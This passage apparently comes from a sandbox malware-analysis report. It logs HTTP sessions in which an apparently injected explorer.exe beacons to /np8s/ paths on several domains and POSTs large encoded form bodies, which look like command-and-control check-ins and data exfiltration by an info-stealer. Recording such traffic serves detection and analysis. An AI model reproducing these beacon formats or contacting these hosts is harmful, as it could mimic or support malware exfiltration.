38	192.168.2.5	49959	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:08.347321033 CEST	10051	OUT	GET /np8s/?zVB=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMINrnM1Idbq&4hM4=o4B0f HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:45:08.586493969 CEST	10052	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:45:08 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49962	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:15.510179043 CEST	10076	OUT	POST /np8s/ HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.jlbwaterdamagerepairseattle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jlbwaterdamagerepairseattle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 53 39 54 57 7a 6a 54 34 6d 34 78 55 56 49 6a 61 73 47 34 71 30 72 6c 77 6d 4a 77 72 34 4a 34 34 74 39 4d 76 34 4b 57 39 74 39 4e 74 79 31 52 38 31 78 74 34 39 46 58 46 37 45 76 32 70 58 42 30 28 41 74 37 69 4b 36 71 49 56 6d 76 39 73 4d 53 73 6e 41 6f 70 2d 56 39 53 42 76 38 56 6d 62 59 35 51 63 55 28 2d 69 69 4b 52 56 62 47 6c 51 6d 4e 68 38 31 4d 4d 43 69 4e 57 39 79 63 45 66 74 49 6e 7e 31 6a 7a 49 58 69 73 76 52 77 69 42 55 49 35 61 67 4c 73 65 51 42 38 72 6d 32 74 66 31 4e 69 62 63 33 2d 4a 73 33 76 37 70 36 4e 43 2d 4f 33 37 67 69 6f 54 58 5a 53 5a 55 7a 5a 35 4e 75 72 72 74 39 4e 31 73 6d 52 32 7a 49 38 44 31 4b 4d 46 31 6f 44 4b 4a 42 6f 54 76 7e 31 70 57 45 35 37 32 42 6e 58 79 67 69 79 73 53 50 4e 42 54 5f 6b 43 6d 51 55 37 54 7a 79 6d 69 47 4c 79 7a 36 76 2d 77 38 52 5f 69 64 4b 54 6f 4e 36 4d 6f 5f 45 32 33 4c 50 4e 31 62 47 73 58 4d 4e 6b 4f 50 67 57 32 69 6a 6c 70 51 77 2d 6e 50 39 51 36 48 68 72 63 50 77 6f 53 41 71 74 6f 37 62 64 44 71 56 50 35 74 30 49 6b 56 67 31 41 36 48 4d 73 7a 59 6d 55 38 4a 66 30 43 66 38 52 59 6e 76 64 62 6a 78 47 77 72 4b 41 6b 49 7a 6f 6b 41 6f 4c 6d 39 59 49 34 67 5f 4c 79 41 34 76 4f 55 52 39 4f 75 58 44 32 7a 79 53 51 78 4a 46 47 6d 48 73 67 29 2e 00 00 00 00 00 00 00 Data Ascii: zVB=S9TWzjT4m4xUVIjasG4q0rlwmJwr4J44t9Mv4KW9t9Nty1R81xt49FXF7Ev2pXB0(At7iK6qIV mv9sMSsnAop-V9SBv8VmbY5QcU(-iiKRVbGlQmNh81MMCiNW9ycEftIn~1jzIXisvRwiBUI5agLseQB8rm2tf1Nibc3-Js3v7p6NC-O37gioTXZSZUzZ5Nurrt9N1smR2zI8D1KMF1oDKJBoTv~1pWE572BnXygiysSPNBT_kCmQU7TzymiG Lyz6v-w8R_idKToN6Mo_E23LPN1bGsXMNkOPgW2ijlpQw-nP9Q6HhrcPwoSAqto7bdDqVP5t0IkVg1A6HMszYmU8Jf 0Cf8RYnvdbjxGwrKAkIzokAoLm9YI4g_LyA4vOUR9OuXD2zySQxJFGmHsg).
May 27, 2022 18:45:15.655011892 CEST	10077	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 252 content-encoding: gzip vary: Accept-Encoding,User-Agent,User-Agent date: Fri, 27 May 2022 16:45:15 GMT server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 00 03 4c 8b b1 0e 82 40 10 05 fb fb 8a 95 5e 17 0c e5 66 13 61 97 dc 25 27 10 b3 14 f4 5c 42 25 51 e1 ff 0d d2 58 be 99 79 74 92 ae b6 b1 57 f0 76 8f d0 0f 55 0c 35 64 67 c4 a0 d6 20 8a c9 61 ae 97 1c 51 db 8c 1d ed 9b c9 eb 4d d8 91 05 8b ca 65 5e 42 bb ac d0 2c db 73 22 3c a0 23 fc 45 54 75 32 ee bf 82 ff 1a 5f b0 b3 39 c1 3b bd b6 f4 59 d3 04 c3 23 c2 17 00 00 ff ff 04 c1 bb 11 80 20 0c 00 d0 de 29 32 01 b4 16 1c b5 b6 6e 10 25 2a 1e bf 4b a2 59 df f7 7c 1b b3 78 30 14 68 5d e1 ec 6f 4b d0 1b e8 9d 05 84 f8 23 76 53 58 b6 38 85 35 9a 99 7b ca 6e a8 c4 09 2b 5e c4 34 30 b3 10 aa 16 72 47 af 3f 00 00 00 ff ff b2 d1 f7 b4 e3 b2 d1 77 f2 77 89 b4 b3 d1 f7 08 f1 f5 b1 e3 1a c9 00 00 00 00 ff ff 03 00 1f 08 e8 aa f0 01 00 00 Data Ascii: L@^fa%'\B%QXytWvU5dg aQMe^B,s"<#ETu2_9;Y#)2n%*KY|x0h]oK#vSX85{n+^40rG?ww

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49862	172.67.140.71	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:34.593461990 CEST	9490	OUT	GET /np8s/?zVB=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs1G32f+Ix1mc&4hM4=o4B0f HTTP/1.1 Host: www.medyumgalip.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:34.640897036 CEST	9491	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:42:34 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 27 May 2022 17:42:34 GMT Location: https://www.medyumgalip.com/np8s/?zVB=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs1G32f+Ix1mc&4hM4=o4B0f Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=fw48ievxoX1TNP4potGfsJqls%2BSgiODM13O4U6qIMK3UyMmKNe9z4qmB1t1ELDR8CZ2RRKssOhNl4wc8blylfPf7w0cOAC8Ix%2BxRNQGPtaKW3vPOO%2BAGYiN34YkB5DIrQZy50Kqp"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7120345e4ccb88a9-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49963	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:15.656387091 CEST	10090	OUT	POST /np8s/ HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.jlbwaterdamagerepairseattle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jlbwaterdamagerepairseattle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 53 39 54 57 7a 69 75 7a 6f 6f 73 43 62 34 28 35 71 78 6f 2d 67 72 31 49 6c 35 30 30 32 6f 55 6a 37 66 6b 64 32 76 72 50 75 38 6b 77 6a 57 30 65 6a 44 64 67 39 46 48 67 33 57 62 36 34 6e 46 31 28 41 45 71 69 4b 32 71 4a 57 58 6b 7e 4e 63 30 74 46 59 70 72 65 56 46 54 42 75 34 52 6e 47 49 35 54 77 71 28 39 43 79 4b 43 52 62 46 44 63 6d 63 53 6b 45 50 73 43 6b 46 32 74 75 42 30 54 4b 49 6a 62 6f 6a 32 6f 58 69 63 6a 52 28 6a 78 56 41 65 4f 6e 66 73 66 61 58 73 72 37 73 64 6a 4c 4e 6b 48 45 33 5f 31 73 77 64 66 70 36 5a 79 2d 49 41 75 32 70 34 54 65 64 53 5a 54 6c 70 38 54 75 76 4c 70 39 4d 78 38 68 6a 71 7a 4c 73 44 6f 41 37 34 56 35 67 54 4c 53 6f 6e 49 7e 31 74 37 46 74 36 6c 42 6d 4b 68 32 6e 32 35 57 74 56 34 54 39 6f 6b 6b 77 55 6e 63 54 79 39 69 47 4c 43 7a 36 75 64 77 38 4e 5f 69 63 53 54 6e 39 4b 4d 35 74 64 67 31 37 50 55 28 37 47 79 54 4d 77 5f 4f 50 35 39 32 67 58 50 70 41 4d 2d 31 71 68 51 79 44 42 6f 4a 50 78 74 54 41 72 77 31 72 62 6b 44 71 55 69 35 76 64 4e 6b 43 6f 31 41 72 48 4d 76 52 41 6d 54 63 4a 66 78 43 66 69 66 34 71 6b 64 62 37 74 47 77 62 61 41 53 45 7a 6f 31 67 6f 4c 43 70 59 4c 49 67 5f 53 69 42 7a 76 63 39 65 36 39 32 63 4a 56 69 4b 4e 52 70 62 47 31 6a 34 34 46 49 51 28 68 62 42 59 33 70 57 39 42 6b 72 7e 65 78 36 52 4a 69 6f 7a 4e 79 57 36 30 66 67 54 38 41 52 61 72 76 36 76 4b 57 79 67 42 49 31 47 73 34 65 77 45 55 68 4a 52 7a 62 46 49 57 31 64 56 6a 2d 63 6f 64 4a 55 31 6c 42 65 79 70 4e 51 55 39 36 4d 4d 36 33 71 37 6c 4c 73 4c 7e 44 5a 4b 50 30 55 42 44 30 49 61 33 34 79 78 7a 4f 33 75 34 76 54 57 39 52 39 4f 6b 64 33 71 47 66 58 55 74 39 37 2d 53 30 51 57 58 52 38 50 48 6a 45 6b 4c 69 59 62 4d 4b 56 35 69 6c 61 4b 63 56 48 58 49 56 58 58 79 33 53 69 72 33 63 73 57 4c 69 70 70 4e 6e 42 64 69 38 6d 43 31 75 6e 43 49 53 70 54 6c 4f 6e 63 48 48 72 6c 4e 46 63 4c 68 47 51 4b 58 43 67 4f 71 47 63 30 55 4f 72 6d 63 49 65 34 74 56 6e 52 6d 76 59 54 30 66 47 6c 61 77 53 4b 4a 36 67 54 66 34 59 50 48 72 38 7a 71 7a 36 48 44 61 47 41 50 49 65 49 32 68 39 48 4d 44 62 4a 36 4a 31 41 6c 54 32 72 58 57 4f 56 49 72 41 4d 4d 66 48 7e 6d 69 6f 53 6a 36 69 44 4a 51 50 50 36 74 47 79 36 47 58 67 51 7e 2d 57 42 48 45 72 65 30 6b 75 32 4b 6e 4d 44 31 51 47 63 55 69 54 65 78 75 28 49 6a 64 65 56 56 6a 69 58 5a 6c 41 57 61 47 53 42 79 69 4b 4e 6b 33 55 68 72 41 35 73 55 73 7a 66 74 77 47 37 4c 6a 71 41 37 6f 62 4a 6c 44 79 66 46 6d 47 55 4a 75 34 4d 41 33 56 30 39 78 6f 58 6a 6d 33 49 74 47 77 52 59 6a 6f 5a 53 39 34 70 70 46 6d 4a 50 67 7a 61 36 36 59 6e 39 4c 63 70 73 52 64 74 6d 48 6c 51 47 67 41 33 56 79 7a 32 75 79 38 48 4e 39 77 5a 73 58 56 4e 76 55 53 72 7a 37 74 56 63 68 4d 63 39 54 69 47 33 78 72 57 70 55 44 49 44 32 6f 52 47 5a 30 6c 42 38 75 4a 59 63 63 76 74 46 7a 2d 34 48 28 75 72 6c 41 79 78 79 6e 66 7a 38 4b 77 49 49 36 38 58 52 41 7a 6a 41 4a 44 6f 79 6a 43 66 6f 43 67 37 6b 58 4a 41 6d 63 59 38 4d 37 71 64 6e 44 61 68 72 4a 4e 35 30 54 39 58 5f 48 5a 36 59 55 69 4f 34 51 62 49 69 57 68 62 6c 38 48 50 42 28 49 71 54 54 58 4d 59 41 6e 39 45 34 43 62 73 68 76 33 32 33 47 4b 66 31 78 6b 57 44 79 79 4a 7e 62 4b 54 6b 33 34 67 33 72 35 56 55 75 56 46 66 30 45 42 39 5a 31 34 6d 77 62 53 79 37 77 56 71 66 55 77 42 4b 59 33 6d 67 52 54 45 6b 35 70 32 6a 39 30 6d 78 49 79 6c 42 72 72 69 35 59 73 75 62 43 42 77 66 33 4e 4d 35 48 62 33 6a 67 54 73 62 28 34 37 45 79 6c 71 43 61 51 70 6c 53 30 65 5a 69 68 6f 46 63 76 7a 34 7e 31 55 38 6e 6b 43 70 51 73 5a 76 53 75 78 75 48 54 61 5a 32 4c 38 49 59 57 57 4a 64 6e 73 69 28 76 5a 54 76 6f 66 4c 4b 36 57 45 49 77 67 78 33 6c 69 65 66 4a 45 57 64 42 45 6b 54 69 45 73 6a 67 6e 50 7a 48 71 72 6a 33 5a 73 33 30 47 79 4c 46 39 33 78 52 62 49 55 74 51 6e 4e 65 6e 58 55 49 50 48 62 50 7a 37 6e 7a 4d 6b 70 4b 34 51 45 46 78 76 61 6a 43 42 64 5a 32 56 4e 64 4a 33 4f 73 52 54 77 48 6b 76 30 5f 4e 64 33 77 4c 69 61 71 6a 38 74 78 54 7a 4b 4a 28 4d 55 69 75 6e 4b 4a 77 5f 41 72 34 6e 6a 51 79 58 43 63 48 55 59 7a 67 56 6f 64 46 61 52 57 45 6e 51 7a 5a 67 28 37 6d 31 76 55 4b 4a 47 6b 52 65 33 71 34 68 66 31 65 4b 4b 38 6d 70 68 5a 75 51 39 32 61 61 43 5a 72 Data Ascii: zVB=S9TWziuzoosCb4(5qxo-gr1ll5002oUj7fkd2vrPu8kwjW0ejDdg9FHg3Wb64nF1(AEqiK2qJWXk~Nc0tFYpreVFTBu4RnGI5Twq(9CyKCRbFDcmcSkEPsCkF2tuB0TKIjboj2oXicjR(jxVAeOnfsfaXsr7sdjLNkHE3_1swdfp6Zy-lAu2p4TedSZTlp8TuvLp9Mx8hjqzLsDoA74V5gTLSonI~1t7Ft6lBmKh2n25WtV4T9okkwUncTy9iGLCz6udw8N_icSTn9KM5tdg17PU(7GyTMw_OP592gXPpAM-1qhQyDBoJPxtTArw1rbkDqUi5vdNkCo1ArHMvRAmTcJfxCfif4qkdb7tGwbaASEzo1goLCpYLlg_SiBzvc9e692cJViKNRpbG1j44FIQ(hbBY3pW9Bkr~ex6RJiozNyW60fgT8ARarv6vKWygBI1Gs4ewEUhJRzbFlW1dVj-codJU1lBeypNQU96MM63q7lLsL~DZKP0UBD0Ia34yxzO3u4vTW9R9Okd3qGfXUt97-

Timestamp	kBytes transferred	Direction	Data
			S0QWXR8PHjEkLiYbMKV5IaKcVHXIVXXy3Sir3csWLippNnBdi8mC1unCISpTfOncHHrINFcLhGQKXCgOqGc0UOrmc b4tVnRmvYT0fGlawSKJ6gTf4YPHr8zqz6HDaGAPIeI2h9HMDbJ6J1AlT2rXWOVIrAMMfH~mioSj6iDJQPP6tGy6GXgQ~- WBHEre0ku2KnMD1QGcUiTexu(IjdeVVjiXZlAWaGSByiKNk3UhrA5sUszftwG7LjqA7obJlDyfFmGUJu4MA3V09xoXjm3ltG wRYjoZS94ppFmJPgza66Yn9LcpsRdtmHlQGgA3Vyz2uy8HN9wZsXVNvUSrz7tVchMc9TiG3xrWpUDID2oRGZ0lB8uJ YccvtFz-4H(urlAyxynfz8KwII68XRAzjADoyjCfoCg7kXJAmcY8M7qdnDahrJN50T9X_HZ6YUiO4QbIiWhbl8HPB (IqTTXMYAn9E4Cbshv323GKf1xkWDyyJ~bKTk34g3r5VUuVFf0EB9Z14mwbSy7wVqfUwBKY3mgRTEk5p2j90mxIylB rri5YsubCBwf3NM5Hb3jgTsb(47EylqCaQplS0eZihoFcvz4~1U8nkCpQsZvSuxuHTaZ2L8IYWWJdnsi(vZTvofLK6 WElwgx3liefJEWdBEkTiEsjgnPzHqrj3Zs30GyLF93xRbIUtQnNenXUlPHbPz7nzMkpK4QEFxvajCBdZ2VNdJ3OsRT wHkv0_Nd3wLiaqj8txTzKJ(MUiunKJw_Ar4njQyXCcHUYzgVodFaRWEnQzZg(7m1vUKJGkRe3q4hf1eKK8mphZuQ92 aaCZr_iZyy6PnkZK(dsg0p6BYlc1wewIMGdM~pJrmpsArEInXhs4jGZNUEGqOyYQQcy_c3slRu9AQt3Hy2ce0THFm2w- ZaONJOT1TW4d9eLOAGtY3Jlppo06aM7_npu-3Ik9dNBVXj5ViVFevK94RZTK695Txvznce24p0vhvRd0bEd5QtPvZf_F- iX9sSGUqJJvivwFUNhsZFBXsMDK0y9jLrAOG8aJ4Ha00eE~aInMKrh1BNg8dhZGyFwPgfOr3p4eMhbz7QeoS sFHU2G7AsH35a92bAKYxbPeOa5ULDj4FYBnt9N1l(hjbwpxpvqNhchqI61lnuq0wxXg_DtHg6gugowAcAFpjm5gE1Q KKwyXr8Xs8ljas(YEutQea4ZphQ3vsrXAdmQWVwZ~-cEDnrpRhm18bJqUHRK8sHin5V2G9qo8HUh91J-RIVqop3-bz u87ExUn39lj-HTcoNxW6y19DZjAZnW3o6Ht0wL5R7WcukjngG7P5vT5QBBGsFdAfhOgm17ozUMASm1ZxMUDTMqvgIl YXLyDf0f4liXS2vv8c8soo4jxwlgJj(uQT9nZBzQi0irVkldrdJF29O4J-wWhURHSmJREqj3RJnOzh8Czrgu0ltM44AAr8I9Bo(J 1WXhGVXrijm3LXBjqeBW8wSEm1RkDQ5oiKiJmcZQUXA_(jhVoX2epEEHrzYY6JyKE5gxEGE2Nlm9ezDkn8Pq~6VyD3 lNWh4fYssKRJMRV50vXrMHYi2xg3mPQPL9YqUV7l8VV5p2pDw8ginsWuz4LBANRe3HW6lK3tW4jfd6tSLGyyDtrouB 0oxkYC98qQ5WPSMRzt(cnPT9UmlyXsejnx74CaKU~gdIomXTX3BR5Ik1A1yrV3xw2RoODZbv0USV2oeMCLbEitQN4x hNkyDl2NKX4N~6c_~CvK8aCXjGeYPJNlAxzTeix2dpObjAolUXh_1KZmwgTD(9VAQSQ0UOD-W3qKIIEzm3ulYWKFV5 vS77O9NBW66jh4MPrHvSAiemOCJW0xsmzE0LmEroavcayLtBwuYb7xhfvnDKDc4SGvAwa6c9zwdDHgXtjLzqEXFu17 M3dZ3GEwvc1sB5qIBRed3lPRu6wMafRw(vGXbP6Cj_HhlMUO9HlJYiz-5uEoa6a9zuZ5AD6SLAjydSEIKBUNn7AMWW fiXLF30JdFes2ForyST-lV3X0IINDg0_lj3CH4bpvGdqOk22GrI4d7Dfo3pyBVOWcd72w5SMLSz_uEFlwbYD8qfLPM Oe4CMt37IpRV7bt_Jx~Ncm3FgcwrErgJ~Fj2R-Dk39K3DWqyFekN55HPG9MuSNEyN4LK95DCQtnvt1ynSFgIEILJ2s 2jCD~WQzquS8o-OdmZVnqaSDKSzRs_(hs3CgaXWXlMxOSvkHJQqLDY(Z3Ljc0_Evy9P22UcWvctU8vd5Ysn4pSW2Bk OjOYmy0rXu8SaHxcm4WDEPhwsKDctAaOlF7j414AsyXd~fjkadvFriVSV0k5NhGUhitWBYeLa6S7GcE3zQ9OD6eovu Emg8kDnaqGpJtAJGNt(HnnfUd0M9o4fv3Evr6e9UPFVFWr2hE11Vxar5BeNVDXZYMgjnsl5p1f4-Y1taed2GN8AyFR bOWI3ibIhK5FcIJEhzaQh0ZjIjWlq1gnjTIFbvM_D_6N(2o2nFDaCza86K98H2DayiRGMfxHte03Bxleu2v7E_pIpj9MxkeLpsF5 0Zf2VtQCPhFXUbVOLMY8LFTXiIdbzuRY6QyVvBtQ7E5W1UIr1Vx8~dmk2y1tZ9Pn0yhgzj8B0H3_yKRmFxftzNIL~T rCcicLtYoH4gSW6S(oOiFduThxF6Znlj4dJfO_~7VNmZ0C9DHGdYXLL6HKelE3aoE_TkEzmqbeo4xOmxWOvPfQYfaI 0NILO3X0jkl-6d6KYO62eoZrhlTR6mEDdJGmgn4zCkviea0ebpx3GRJLFIC36WJcWQ0gSUnEwgFAplvAoynnOcMSUm wGYWJYDTy1Yi1VdyTCFjp3en0V9kSTU2H60-6AWuB5f65JFrnQJQ3uXMzMgYiUwFkrnMZiZk2nraaEYF602Dq5gPaP q04j5Mzz1P4uvS8mejoYMQkiaOpHSxi3VvsIHP2zAdoD3cnrrwgOizrowJE0BD7iiRLvb5RDQxhNBs471N47R5UGEy 6JNacNhlyU2pvdY8NNyS9CPgwbluwbtrA9ziOnf_r6SBRbba86DgRi3UdW~BUe7FJ3NRcA1I6tdW0s6FQdV94ASe6G uIqZr3BkOuAK180bDHXW(Cg1lZCC5H(HC7Z-90jVDlxuC1KIQJY1seNlTpf3IDRiN8Opar~eSZyKKAEi6VjJZ2USX1 m7E3uHa8oBov(fGYuO24jXukeQPbjlf4QETol7IEfdXYaRkYZgqip3NBiAwukoQdxgCoKeAphv8EB0NQ00yRIVCIdN jJpLUWrfCMx33vfd3Uk1hNHAZSRI6lb0HePrB5elAkYzgZu1bg82uFhsQw50f_tOj0KvZOWq9xui8q3vv4lJ8v~J(_ SeSN4ow_u8V-m0Pf1PQVyeY9uZX6lZdYJoBC(pGirX8_Co(Ra_OniGduPZABKh975nPcE_Pta1HnKBAuTtEQOJ~hxx STWpS50d53aGWHjjOMsx1c~aPK(WuVwY0JhRTl9yjWGbwkMqbPEIX64vHBSuo8T7EhSCh_9RDC3FFVdlcsUjkq1Lkb ucLKOP1c
May 27, 2022 18:45:15.800419092 CEST	10104	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 252 content-encoding: gzip vary: Accept-Encoding,User-Agent,User-Agent date: Fri, 27 May 2022 16:45:15 GMT server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 00 03 4c 8b b1 0e 82 40 10 05 fb fb 8a 95 5e 17 0c e5 66 13 61 97 dc 25 27 10 b3 14 f4 5c 42 25 51 e1 ff 0d d2 58 be 99 79 74 92 ae b6 b1 57 f0 76 8f d0 0f 55 0c 35 64 67 c4 a0 d6 20 8a c9 61 ae 97 1c 51 db 8c 1d ed 9b c9 eb 4d d8 91 05 8b ca 65 5e 42 bb ac d0 2c db 73 22 3c a0 23 fc 45 54 75 32 ee bf 82 ff 1a 5f b0 b3 39 c1 3b bd b6 f4 59 d3 04 c3 23 c2 17 00 00 ff ff 04 c1 bb 11 80 20 0c 00 d0 de 29 32 01 b4 16 1c b5 b6 6e 10 25 2a 1e bf 4b a2 59 df f7 7c 1b b3 78 30 14 68 5d e1 ec 6f 4b d0 1b e8 9d 05 84 f8 23 76 53 58 b6 38 85 35 9a 99 7b ca 6e a8 c4 09 2b 5e c4 34 30 b3 10 aa 16 72 47 af 3f 00 00 00 ff ff b2 d1 f7 b4 e3 b2 d1 77 f2 77 89 b4 b3 d1 f7 08 f1 f5 b1 e3 1a c9 00 00 00 00 ff ff 03 00 1f 08 e8 aa f0 01 00 00 Data Ascii: L@^fa%\B%QXytWvU5dg aQMe^B,s"<#ETu2_9;Y#)2n%*KY|x0h]oK#vSX85{n+^40rG?ww

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49964	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:15.799755096 CEST	10090	OUT	GET /np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZl HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:15.942406893 CEST	10105	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 584 date: Fri, 27 May 2022 16:45:15 GMT server: LiteSpeed vary: User-Agent,User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 70 38 73 2f 3f 34 68 4d 34 3d 6f 34 42 30 66 26 61 6d 70 3b 7a 56 42 3d 64 2f 6e 73 74 45 66 4a 6a 36 45 71 48 49 61 6f 36 33 46 4a 30 73 39 47 75 71 41 39 35 4b 51 48 6f 71 74 61 6b 74 6a 72 39 2f 70 32 6a 48 77 6c 6b 43 51 33 79 68 43 45 6f 31 53 55 72 53 51 6b 35 6e 5a 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 48 52 3e 0a 3c 49 3e 77 77 77 2e 6a 6c 62 77 61 74 65 72 64 61 6d 61 67 65 72 65 70 61 69 72 73 65 61 74 74 6c 65 2e 63 6f 6d 3c 2f 49 3e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZl was not found on this server.<HR><I>www.jlbwaterdamagerepairseattle.com</I></BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49872	207.174.214.35	80	C:\Windows\explorer.exe

